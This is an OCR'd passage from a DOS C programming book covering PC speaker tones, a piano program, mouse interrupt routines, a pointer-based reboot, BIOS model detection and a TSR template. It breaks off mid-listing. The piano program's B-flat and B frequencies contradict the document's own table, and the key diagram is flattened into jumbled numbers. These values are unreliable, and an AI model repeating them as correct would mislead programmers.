
where Offset is the "distance" between note 'A' and the note in semitones.

Using the above formula, any part of the frequency table can be calculated. The following program demonstrates this.

```
#include <math.h>
char  *Note_Names[] =
                  {
                     "A",
                     "B Flat",
                     "B",
                     "C",
                     "C Sharp",
                     "D",
                     "E Flat",
                     "E",
                     "F",
                     "F Sharp",
                     "G",
                     "G Sharp"
                  };
int main( void )
{
   double frequency;
   int offset;
   for( offset=0; offset<13; ++offset )
    {
      frequency = 440.0 * pow( 2.0, offset / 12.0 );
      printf( "The Frequency of %s is %f Hz\n",
                        Note_Names[offset%12], frequency );
    }
   return(0);
} /*--main( )--------*/
```

## 23.5 Piano Keys and Frequencies

The following diagram shows the frequencies for a typical Piano.


1 2 3 4 5 7 8 9 10 12 14 15 16 17 19 20 21 22 24 26 27 28 29 31 32
29.135 34.648 38.891 46.249 51.913 58.270 69.296 77.782 92.499 103.83 116.54 138.59 155.56
27.500 30.868 32.703 36.708 41.203 43.654 48.999 55.000 61.735 65.406 73.416 82.407 87.307 97.999 110.00 123.47 130.81 146.83 164.81
33 34 36 38 39 40 41 43 44 45 46 48 50 51 52 53 55 56 57 58 60 62 63
185.00 207.65 233.08 277.18 311.13 369.99 415.30 466.16 554.37 622.25 739.99 830.61 932.33
174.61 196.00 220.00 246.94 261.63 293.66 329.63 349.23 392.00 440.00 493.88 523.25 587.33 659.26 698.46 783.99 880.00 987.77
64 65 67 68 69 70 72 74 75 76 77 79 80 81 82 84 86 87 88
1108.7 1244.5 1480.0 1661.2 1864.7 2217.5 2489.0 2960.0 3322.4 3729.3
1046.5 1174.7 1318.5 1396.9 1568.0 1760.0 1975.5 2093.0 2349.3 2637.0 2793.8 3136.0 3520.0 3951.1 4186.0

## 23.6 Piano Program

The following is the code for a Piano program. The main idea here is you have to use port 60h to get a key, you should not use `getch( )`. Since we are using port 60h, the keyboard buffer won't get cleared automatically. So we should clear the keyboard buffer very often to avoid unnecessary beep sound that signals the keyboard buffer's full status.

This program will provide you the opportunity to try 8 octaves. As the frequencies of higher octaves are just a multiple of frequencies of lower octaves, I could have used a single dimensional array `notes[12]`. But I have used a two dimensional array `notes[7][12]` to avoid calculations and to increase the speed.

```
#define  ESC      (129)

#include <stdio.h>
#include <conio.h>
#include <dos.h>

int main( void )
{
   void ClrKeyBrdBuffer( );
   float notes[7][12] =
      {
         { 130.81, 138.59, 146.83, 155.56, 164.81, 174.61, 185.0,
                196.0, 207.65, 220.0, 227.31, 246.96 },
         { 261.63, 277.18, 293.66, 311.13, 329.63, 349.23, 369.63,
                392.0, 415.3, 440.0, 454.62, 493.92 },
         { 523.25, 554.37, 587.33, 622.25, 659.26, 698.46, 739.99,
                783.99, 830.61, 880.0, 909.24, 987.84 },
         { 1046.5, 1108.73, 1174.66, 1244.51, 1328.51, 1396.91, 1479.98,
                1567.98, 1661.22, 1760.0, 1818.48, 1975.68 },
         { 2093.0, 2217.46, 2349.32, 2489.02, 2637.02, 2793.83, 2959.96,
                3135.96, 3322.44, 3520.0, 3636.96, 3951.36 },
         { 4186.0, 4434.92, 4698.64, 4978.04, 5274.04, 5587.86, 5919.92,
                6271.92, 6644.88, 7040.0, 7273.92, 7902.72 },
         { 8372.0, 8869.89, 9397.28,9956.08,10548.08,11175.32, 11839.84,
                12543.84, 13289.76, 14080.0, 14547.84, 15805.44 }
      };
   int n, i, p, q, octave = 2,
      note[ ] = { 1, 3, 99, 6, 8, 10, 99, 13, 15, 99, 18, 0, 2, 4, 5, 7,
                9, 11, 12, 14, 16, 17 };
      /* keys[]="awsedftgyhujkolp;']"  <- for note[]  */
   clrscr( );
   printf( "Piano for A to Z of C \n\n"
         "Note-> C Df D Ef E F Fs G Af A Bf B C Df D Ef E F Fs \n"
         "Keys-> a w  s e  d f t  g y  h u  j k o  l p  ; ' ] \n\n"
         "Octave-> 1 2 3 4 5 6 7 8 \n\n"
```

```
          "Quit-> ESC \n" );
   while( (n=inportb(0x60)) != ESC )
     {
      ClrKeyBrdBuffer( );
      p = 2;      /*dummy*/
      if ( n>=2&&n<=8 )
           octave = n-2;
       else
           switch( n )
            {
               case 79:
               case 80:
               case 81: octave = n-79;
                      break;
               case 75:
               case 76:
               case 77: octave = n-72;
                      break;
               case 71: octave = 6;
            }
       if ( n>=17&&n<=27 )
            p = n-17;
          else if ( n>=30&&n<=40 )
            p = n-19;
       p = note[p];
       if ( p>=0&&p<=21 )
            sound( (int)notes[octave][p] );
       if ( n>136 )
            nosound( );
     }
   printf( "Quiting..." );
   getch( );
   return(0);
} /*--main( )----------*/

void ClrKeyBrdBuffer(void)
{
   outportb( 0x20, 0x20 );    /* reset PIC */
   while( bioskey(1) )        /* read all chars until it empty */
            bioskey( 0 );
} /*--ClrKeyBrd( )------*/
```

## Exercise

1. Using program find out the frequency and delay used for ordinary beep sound that is produced by `printf("\a");`. Do not use any gadgets or Trial and Error Techniques.

## Suggested Projects

1. Write software that plays MIDI files through PC speaker.

“Patience is better than strength.”

# 24 Sound Programming with sound card

To have digitized sound, people install sound cards. Sound cards are necessary for music software. Yet, sound cards don’t have any standard. Each manufacturing company produces sound cards with its own standard. So programming for sound card won’t be unique. And we must know the standards used by each and every manufacturer. If I start explaining all the sound cards, it will really be boring. So I left the reader to program for his own sound card as an exercise. Few example codes are available in CD. Hope that might be useful to you.

## 24.1 Idea

Normally, sound cards are accompanied with manuals. In that manual, you can find the standards used by that particular sound card. The basic idea is that you have to load frequency value to the register of the sound card. These registers are normally accessed via I/O ports. I/O ports’ details are available on Ralf Brown’s Interrupt List.

## Suggested Projects

1. Write software that plays WAV, MIDI files through sound card.
2. I have already explained multiple keys input concept. Yet I haven’t come across a Piano software that can work with multiple keys and sound card. If you can write such a software, it will be the world’s first one! (Hint: Use Ctrl or Alt key for “sustain”)

# 25 Mouse Programming

"Show respect for all people."

As everyone knows, mouse is one of the inputting devices. In this chapter, I explain interrupts for mouse programming and a few concepts regarding mouse programming. In the graphics programming, we can see more examples. To work with mouse, we must have mouse driver file mouse.com.

## 25.1 Mouse Interrupts

int 33h is the mouse interrupt. It has so many functions. Certain functions will be available only to certain drivers. A complete interrupt specification is available on Ralf Brown's Interrupt List.

## 25.2 Useful Mouse functions

### 25.2.1 Mouselib.h

```
#ifndef __MOUSELIB_H

#define LFTCLICK  (1)

int InitMouse( void );
void ShowMousePtr( void );
void MoveMousePtr( int x, int y );
void RestrictMousePtr( int x1, int y1, int x2, int y2 );
void HideMousePtr( void );
void GetMousePos( int *mbutton, int *x, int *y );

#endif
```

### 25.2.2 Mouselib.c

```
#include  "mouselib.h"

#pragma inline

/*-----------------------------------------------
      InitMouse - Initializes Mouse.
            Returns 0 for success.        */
```

```
int InitMouse( void )
{
   asm {
        MOV AX, 0;
        INT 33h;
      }
   return;
}  /*--InitMouse( )---*/

/*-------------------------------------------------
      ShowMousePtr - Shows Mouse Pointer. */

void ShowMousePtr( void )
{
   asm {
        MOV AX, 1h;
        INT 33h;
      }
}  /*--ShowMousePtr( )----*/

/*-------------------------------------------------
      HideMousePtr - Hide Mouse Pointer.  */

void HideMousePtr( void )
{
    asm {
         MOV AX, 2h;
         INT 33h;
      }
}  /*--HideMousePtr( )-----*/

/*-------------------------------------------------
      MoveMousePtr - Move Mouse Pointer
            to (x, y).              */

void MoveMousePtr( int x, int y )
{
    asm {
         MOV AX, 4h;
         MOV CX, x;
         MOV DX, y;
         INT 33h;
      }
}  /*--MoveMousePtr( )-----*/
```

```
/*-----------------------------------------------
      RestrictMousePtr - Restrict Mouse Pointer
            to the specified coordinates  */

void RestrictMousePtr( int x1, int y1, int x2, int y2 )
{
   asm {
        MOV AX, 7h;
        MOV CX, x1;
        MOV DX, x2;
        INT 33h;
        MOV AX, 8h;
        MOV CX, y1;
        MOV DX, y2;
        INT 33h;
      }
}  /*--RestrictMousePtr( )--------*/

/*-----------------------------------------------
      GetMousePos - Gets Mouse position &
            mouse button value.           */

void GetMousePos( int *mbutton, int *mx, int *my )
{
   asm {
        MOV AX, 3h;
        INT 33h;

        MOV AX, BX;
        MOV BX, mbutton;
        MOV WORD PTR [BX], AX;

        MOV BX, mx;
        MOV WORD PTR [BX], CX;

        MOV BX, my;
        MOV WORD PTR [BX], DX;
       }
}  /*--GetMousePos( )------*/
```

### 25.2.3 Mouselib.lib

When you compile the above Mouselib.c file to a library file for Small memory model, you will get Mouselib.lib file. You can use the library – Mouselib.lib in your projects..

## 25.3 Mouse Function 0Ch

Function 0Ch that is available with int 33h is very much useful. And almost all game programmers and graphics programmers use it. The beauty of this function is that it allows us to install our own handler, so that whenever the int 33h is generated, our own handler will be automatically called. In other words, instead of `setvect( )`, we have to use function 0Ch for installing our own handler.

Installing our own mouse handler to get mouse input is referred as *Event Mode*. Game programmers prefer Event Mode and they use circular queue to store the events as inputs. The following codes by **Alexander J. Russell** illustrate the concept.

First of all, we have to initiate the normal int 33h mouse driver to install a "stub" program that calls our real mouse handler. The "stub" is written in ASM.

```
;**************************************************************
;*                                                            *
;* Assembly language hook for CMOUSE library event handler    *
;*                                                            *
;* Assemble with /Ml switch                                   *
;*                                                            *
;**************************************************************
; real code for real men
; adjust for proper memory model
.MODEL SMALL,C

.CODE
      PUBLIC mouse_event_func,mouse_int

mouse_event_func DD ?


mouse_int PROC FAR
          PUSHF
          CALL CS:[mouse_event_func]
          RET
mouse_int ENDP

END
;-------------------------------------------------
```

The above assembler function `mouse_int()` is called by the int33h driver. `mouse_int()` in turn calls whatever function `mouse_event_func()` points to. `mouse_event_func()` is a pointer to a function and it is not itself a function.

Following is the C code to use the mouse.

```
#define ESC 27

short mouse_x, mouse_y;
short mouse_present;
short mouse_hidden=0;
short button_stat=0;
unsigned short flags;

extern void far *far mouse_event_func;
void mouse_int( void );

typedef struct
  {
     unsigned int flags, x, y, button_flag;
  } mouse_info_t;

#define MAX_MOUSE_EVENTS 10
#define MOUSE_MOVE   1
#define MOUSE_L_DN   2
#define MOUSE_L_UP   4
#define MOUSE_R_DN   8
#define MOUSE_R_UP   16

#define EVENT_MASK   31   /* the logical OR of the 5 above vars */

mouse_info_t mouse_info[MAX_MOUSE_EVENTS];      /* Circular Queue */
int head=0;
int tail=0;

/*-----------------------------------------------
      mouse_handler - the low level interrupt
                  handler calls this     */

void far interrupt mouse_handler(void)
{
   /* save info returned by mouse device driver */
   asm {
         mov   flags,   ax
         mov   mouse_x, cx
         mov   mouse_y, dx
         mov   button_stat, bx
       }

      // place the mouse information in a circular queue
```

```
      mouse_info[tail].x = mouse_x;
      mouse_info[tail].y = mouse_y;
      mouse_info[tail].button_flag = button_stat;
      mouse_info[tail].flags = flags;

      tail++;
      if ( tail == MAX_MOUSE_EVENTS )
            tail=0;
   if ( tail == head )
    {
      head++;
      if ( head == MAX_MOUSE_EVENTS )
         head=0;
    }

} /*--interrupt mouse_handler( )--------*/

/*-----------------------------------------------------
      init_mouse - is there a mouse, install int
                  handlers          */
short init_mouse( void )
{
   unsigned short c_seg, c_off;

   asm{
         xor   ax, ax
         int   033h

         /* note BX holds number of buttons, but we don't care */
         mov   mouse_present, ax
      }

   if ( mouse_present )
    {
      /* install our own handler */
      mouse_event_func = mouse_handler; /* global func pointer */

      /* install mouse_int as mouse handler, which will call
         mouse_handler */

      c_seg = FP_SEG(mouse_int);
      c_off = FP_OFF(mouse_int);
      asm{
            mov   ax, c_seg
            mov   es, ax
            mov   dx, c_off
            mov   ax, 0ch
```

```
            mov   cx, EVENT_MASK
            int 033h
         }

      /* set mouse x, y limits */
      asm{
            mov   ax, 7
            mov   cx, 0
            mov   dx, 359
            int 033h

            mov   ax, 8
            mov   cx, 0
            mov   dx, 239
            int 033h

            /* set initial mouse_x, mouse_y */
            mov   ax, 3
            int 033h

            mov   mouse_x, cx
            mov   mouse_y, dx
         }
     }
   return(mouse_present);
} /*--init_mouse( )---------*/

/*-----------------------------------------------
      deinit_mouse - deinstall our mouse handler
                                            */
void deinit_mouse( void )
{
   if ( mouse_present )
    {
      /* deinstall our mouse handler by making int 33 never call it */
      asm{
            mov   ax, 0ch
            xor   cx, cx     /* mask == 0, handler never called */
            int 033h

            /* reset mouse driver */
            xor   ax, ax
            int   033h
         }
      }
} /*--deinit_mouse( )--------*/
```

Assembler function `mouse_int( )` calls `mouse_event_func( )` whenever the mouse is moved, or a button is pressed or released. `mouse_event_func( )` points to `mouse_handler( )` which queues up the mouse events.

## 25.4 Request Mode or Event Mode?

Request Mode is the one in which we call mouse interrupts to get mouse information or inputs. Whereas event mode is the one in which we install our own mouse handler to get mouse information. Request mode can be used for ordinary programming. In request mode, there is a chance for missing few inputs—mouse move or mouse click. But in Event mode, we can get all inputs. So professional programmers use Event mode.

## Exercise

1. Write all mouse functions using interrupt programming. Then find out each function's use. (Hint: Get into graphics mode for better results)

## Suggested Projects

1. Write a mouse driver program.
2. Write mouse functions that doesn't use interrupts or mouse.com. (Hint: You have to use ports)

# 26 Playing with Pointers

"Riches gotten by doing wrong have no value."

Programmers so often praise C for its *pointers*. Pointers are more powerful! In this chapter, let's see some of the interesting programs that use pointers.

## 26.1 Rebooting with pointers

Believe it or not, using pointers, we can even reboot our system! The following program reveals this.

```
#define  BOOT_ADR       (0xFFFF0000UL)
#define  RESET_ADR      (0x00400072UL)
#define  COLD_BOOT      (0)
#define  WARM_BOOT      (1)

void ReBoot( int type )  /* arg 0 = cold boot, 1 = warm */
{
   void ((far *fp)()) = (void (far *)()) BOOT_ADR;
   if ( type==COLD_BOOT )
       *(unsigned int far *) RESET_ADR = 0;
      else
       *(unsigned int far *) RESET_ADR = 0x1234;
   (*fp)( );
} /*--ReBoot( )------*/

int main( void )
{
    int opt;
    printf( "   Rebooting Program \n\n"
          "Warning: Reboot would result in data loss \a\n"
          "0. Cold Boot \n"
          "1. Warm Boot \n"
          "2. Exit without booting \n"
          "Enter your option: "
        );
    scanf( "%d", &opt );
    if ( opt==0 || opt==1 )
            ReBoot( opt );
    return(0);
} /*--main( )-------*/
```

## 26.2 Identifying machine model and BIOS date

The following program is by **Bill Buckels**. It finds the model of our PC and BIOS date using pointers!

```
/* getmodel.c by bill buckels 1990                  */

/* This Program will Provide The Model Of The PC    */
/* and its BIOS Release Date by peeking around at   */
/* The Top Of The BIOS.                             */

#undef MK_FP
#undef peekb

#include <stdlib.h>    /* required for malloc   */
#include <stdio.h>     /* required for printf   */

/* undefine the above if they exist      */
/* all compilers start on equal footing  */
/* macros to peek into memory */
/* dynamically cast a far pointer from segment and offset info */
#define MK_FP(seg,off) ((char far *)(((long)(seg) << 16) | (off)))

/* return a byte from a dynamically cast location in memory */
#define peekb(a,b)      (*((char far*)MK_FP((a),(b))))

/* memory address information */
#define ROMSEG      0xf000
#define ID_OFFSET   0xfffe
#define MD_OFFSET   0xfff5

/* an array of characters */
char idbytes[10]={
      '\x00', '\x9A', '\xFF', '\xFE', '\xFD',
      '\xFC', '\xFB', '\xFA', '\xF9', '\xF8'};

/* an array of strings */
char *idstrings[]={
      "Not In Our List",
      "a COMPAQ plus",
      "an IBM PC",
      "a PC XT or Portable PC",
      "a PC jr.",
      "a Personal Computer AT or PS/2 Model 50 or 60",
      "a PC XT after 1/10/86",
      "a PS/2 Model 30",
```

```
          "a Convertible PC",
          "a PS/2 Model 80",
          NULL};

/* a record structure to organize our data    */
/* this new data object is called a MODELINFO */

typedef struct{
     unsigned char modelbyte;
     char idinfo[66];
     }MODELINFO;

char *captions[3]={
     "\nGETMODEL.EXE by Bill Buckels 1990\n\n",
     "This Computer is ",
     "The BIOS release date is "};

void getmodelinfo(void)
{
  /* a pointer to our MODELINFO's info */
  MODELINFO *modelinfo;

  int num_records = 10  ; /* number of records in the data base */
  unsigned char byte    ; /* counters */
  unsigned char mdl,num ;
  char datestring[9]    ; /* string space for the date */
  char datelimit=8      ;

 /* allocate the memory in the near heap */
 modelinfo = malloc(num_records*sizeof(MODELINFO));

 /* and fill the memory with the data in our arrays */
 /* an example for use of indirection in structures */

 for(byte=0;byte<num_records;byte++)
 {
   modelinfo[byte].modelbyte = idbytes[byte];

   strcpy(modelinfo[byte].idinfo,
        idstrings[byte]);
  }

  /* get the ID byte */
  num  = peekb(ROMSEG,ID_OFFSET);
  mdl  = 0;
```

```
  /* point to the matching entry in the structure */
  for(byte=0;byte<num_records;byte++)
      if(num==modelinfo[byte].modelbyte)mdl=byte;

  /* now get the date of the bios  */
  /* and add it to our date string */
   for(byte=0;byte<datelimit;byte++)
       datestring[byte]=peekb(ROMSEG,MD_OFFSET+byte);

   /* terminate the string with a null character */
   datestring[datelimit]='\x00';

   /* print the model info, then the BIOS date */
   printf("%s%s\n",
         captions[1],
         modelinfo[mdl].idinfo);
   printf("%s%s\n",
         captions[2],
         datestring);
   /* and now we are done */
}

int main( void )
{
      puts(captions[0]);
      getmodelinfo();
      return(0);
}
```

# 27 TSR Programming

"Hard workers will become leaders."

TSR or "Terminate and Stay Resident" Programming is one of the interesting topics in DOS Programming. TSR programs are the one which seems to terminate, but remains resident in memory. So the resident program can be invoked at any time. Few TSR programs are written with the characteristic of TCR (Terminate Continue Running) i.e., TSR program seems to terminate, but continues to run in the background. TSR Programming is supposed to be an easy one, if you know the DOS internals. In this chapter, I have tried to explain the tough TSR Programming concept in a simpler manner.

## 27.1 DOS's non-reentrancy Problem

If a function can be called before it is finished, it is called reentrant. Unfortunately, DOS functions are non-reentrant. That is, we should not call a DOS function when it executes the same. Now, our intuition suggests us to avoid the DOS functions in TSR programs!

## 27.2 Switching Programs

As we know, DOS is not a multitasking operating system. So DOS is not meant for running two or more programs simultaneously! One of the major problems we face in TSR programming is that DOS's nature of switching programs. DOS handles switching programs, by simply saving the swapped-out program's complete register set and replacing it with the swapped-in program's registers. In DOS, if a program is put to sleep its registers are stored in an area called TCB (Task Control Block).

We must finish one process before another is undertaken. The main idea behind it is that, whenever we switch between programs, DOS switches our program's stack to its own internal set. And whatever that is pushed must be fully popped. For example, assume that we have a process currently running called *previous-process*, and we initiate another process in the meantime called *current-process*. In this case, the *current-process* will work fine, but when the *previous-process* just gets finished, it would find its stack data has been trashed by *current-process*. It is a serious injury! Everything will mess-up!

## 27.3 DOS Busy Flag


From the above discussion, we understand that before popping up our TSR program, we must check whether DOS is currently executing an internal routine (i.e., busy) or not. Surprisingly DOS also checks its status using a flag called "DOS Busy Flag". This "DOS Busy Flag" feature is undocumented and some programmers refer this flag as "DOS Critical Flag". We can also use this flag in our TSR program to check whether DOS is busy or not. For that, we have to use undocumented DOS function 34h.

## 27.4 BIOS Functions

As BIOS functions are reentrant, some programmers use BIOS functions in TSR programs. But professional programmers don't use BIOS functions, as the implementation of BIOS functions is quite different from machine to machine. In other words, BIOS is not compatible and there is no guarantee for its reentrancy. So for professional TSR programming, avoid BIOS functions too!

## 27.5 Popping up TSR

TSR programs can be made to reside in memory with the `keep( )` function. Then how does our TSR program understand, it is being requested by user? In other words, when to popup our TSR program? For that, we have to capture few interrupts. We have already seen that interrupt routines will be called whenever an interrupt is been generated. So if we replace the existing interrupt routine with our routine, we can make our TSR program "live".




Normally, TSR programmers capture Keyboard interrupt (int 9h), Control-C interrupt (int 23h), Control-break interrupt (int 1bh), Critical error interrupt (int 24h), BIOS disk interrupt (int

13h), Timer interrupt (int 1ch) and DOS Idle interrupt (int 28h). Indian TSR programmers often use int 8h as Timer interrupt. But other international TSR programmers use int 1ch as Timer interrupt.

The idea is that we have to block Control-C interrupt, Control-break interrupt and Critical error interrupt. Otherwise, there is a chance that the control will pass onto another program when our TSR program is in action. And it will spoil everything!

We must also monitor other interrupts—Keyboard interrupt, BIOS disk interrupt, Timer interrupt and DOS Idle interrupt, and we have to chain them. I hope by looking at the figure, you can understand the concept better.

## 27.6 IBM's Interrupt-Sharing Protocol

Almost all TSR utilities came with the property of unloading itself from the memory. But in order to unload the TSR, it must be the last TSR loaded. For example, if we run TSR utilities namely "X" and "Y", we can unload only the last TSR loaded i.e., "Y". The problem here is that of sharing of interrupts by TSR programs. IBM has suggested a protocol for sharing system interrupts. Even though, this protocol is meant for sharing hardware interrupts, it can be used for software interrupts too. It is especially useful for unloading TSR programs from memory, irrespective of its loading sequence. That is, if we follow this protocol standard, we can unload any TSR at any time!

So, in order to unload any TSR at any time, all the TSR programs must use this protocol. But unfortunately, TSR programmers don't use this standard. So I omit the discussion of this protocol. If you are very particular to know more about this protocol, checkout the **Intshare.doc** file found on CD.

## 27.7 Rules for TSR Programming

It is wise to consider the following rules, when you programming TSR:

1. Avoid DOS functions. If possible, avoid BIOS functions too!
2. When DOS busy flag is non-zero, DOS is executing interrupt 21h function. So we must wait and watch DOS busy flag.
3. When DOS is busy waiting for console input, we can disturb DOS regardless of the DOS busy flag setting. So you should watch interrupt 28h.
4. Use "signature" mechanism to check whether the TSR is already loaded or not. And so prevent multiple copies.
5. Our TSR program must use its own stack, and **not** that of the running process.
6. Other TSR programs might be chained to interrupts. So we must also chain any interrupt vector that our program needs.
7. TSR programs should be compiled in Small memory model.
8. *However* you may need to compile in compact , large or huge memory model if you use file operations with `getdta( )` and `setdta( )` functions.
9. TSR programs should be compiled with stack checking turned off.

## 27.8 TSR Template

**Tom Grubbe** has written a utility called PC-PILOT Programmer's Pop-Up. PC-PILOT is a good substitute for the commercial Sidekick utility. Full source code of PC-PILOT is available on the CD. Source codes of PC-PILOT run up to several pages and so I have avoided listing the codes here. However, I list the codes of **Tsr.c** file. This file can be treated as a good TSR Template and it reduces the pain of TSR programming.

```
/*
      TSR.C by Tom Grubbe
*/

#include <stdio.h>
#include <dos.h>
#include <stdlib.h>
#include <conio.h>

#define TRUE      1
#define FALSE     0

/* --- vectors ---- */
#define DISK      0x13
#define INT28     0x28
#define KYBRD     0x9
#define CRIT      0x24
#define DOS       0x21
#define CTRLC     0x23
#define CTRLBRK   0x1b
#define TIMER     0x1c

typedef struct {
      int bp,di,si,ds,es,dx,cx,bx,ax,ip,cs,fl;
} IREGS;
unsigned scancode;
unsigned keymask;

extern char signature[];
int unloading;                 /* TSR unload flag */

static void (*UserRtn)(void); /* Pointer to user's start routine */
static void (*InitRtn)(void); /* Pointer to user's initialization
                                 routine */

/* ---- interrupt vector chains ----- */
static void interrupt (*oldbreak)(void);
static void interrupt (*oldctrlc)(void);
```

```
static void interrupt (*oldtimer)(void);
static void interrupt (*old28)(void);
static void interrupt (*oldkb)(void);
static void interrupt (*olddisk)(void);
static void interrupt (*oldcrit)(void);

/* ------ ISRs fot the TSR --------- */
static void interrupt newtimer(void);
static void interrupt new28(void);
static void interrupt newkb(void);
static void interrupt newdisk(IREGS);
static void interrupt newcrit(IREGS);
static void interrupt newbreak(void);

static unsigned sizeprogram;  /* TSR's program size */
static unsigned dosseg;       /* DOS segment address */
static unsigned dosbusy;      /* offset to InDos flag */
static unsigned psps[2];      /* table of DOS PSP addresses */
static int pspctr;            /* # of DOS PSP addresses */
static int diskflag;          /* disk BIOS busy flag */
static unsigned mcbseg;       /* address of 1st DOS mcb */

static char far *mydta;       /* TSR's DTA  */
static unsigned myss;         /* TSR's stack segment */
static unsigned mysp;         /* TSR's stack pointer */
static unsigned intpsp;       /* Interrupted PSP address */
static int running;           /* TSR running indicator */
static int hotkey_flag;       /* Hotkey pressed flag */

/* ------ local prototypes ------- */
void tsr(void (*FPtr)(void), void (*InitFPtr)(void));

static void tsr_init(void);
static void resinit(void);
static void unload(void);
static void resterm(void);
static void pspaddr(void);
static void dores(void);
static void resident_psp(void);
static void interrupted_psp(void);
static int resident(char *signature);
static int test_hotkeys(int ky);

#define signon(s) printf("\n%s %s", signature, s);
```

```
void tsr(void (*FPtr)(void), void (*InitFPtr)(void))
{
      UserRtn = FPtr;
      InitRtn = InitFPtr;
      tsr_init();
      if (resident(signature) == FALSE)   {
            /* ------- initial load of TSR program -------- */
#ifdef DEBUG
            (*UserRtn)();
            return;
#else
            /* ------- Terminate and Stay Resident -------- */
            (*InitRtn)();     /* user's init function */
            resinit();
#endif
      }
      signon("is already installed.\n");
}

/* --------- initialize TSR control values ---------- */
static void tsr_init()
{
      unsigned es, bx;

      /* --------- get address of DOS busy flag --------- */
      _AH = 0x34;
      geninterrupt(DOS);
      dosseg  = _ES;
      dosbusy = _BX;
      /* --------- get the seg addr of 1st DOS MCB --------- */
      _AH = 0x52;
      geninterrupt(DOS);
      es = _ES;
      bx = _BX;
      mcbseg = peek(es, bx-2);
      /* --------- get address of resident program's dta -------- */
      mydta = getdta();
      /* --------- get address of PSP in DOS 2.x --------- */
      if (_osmajor < 3)
            pspaddr();
}

/* --------- establish & declare residency ---------- */
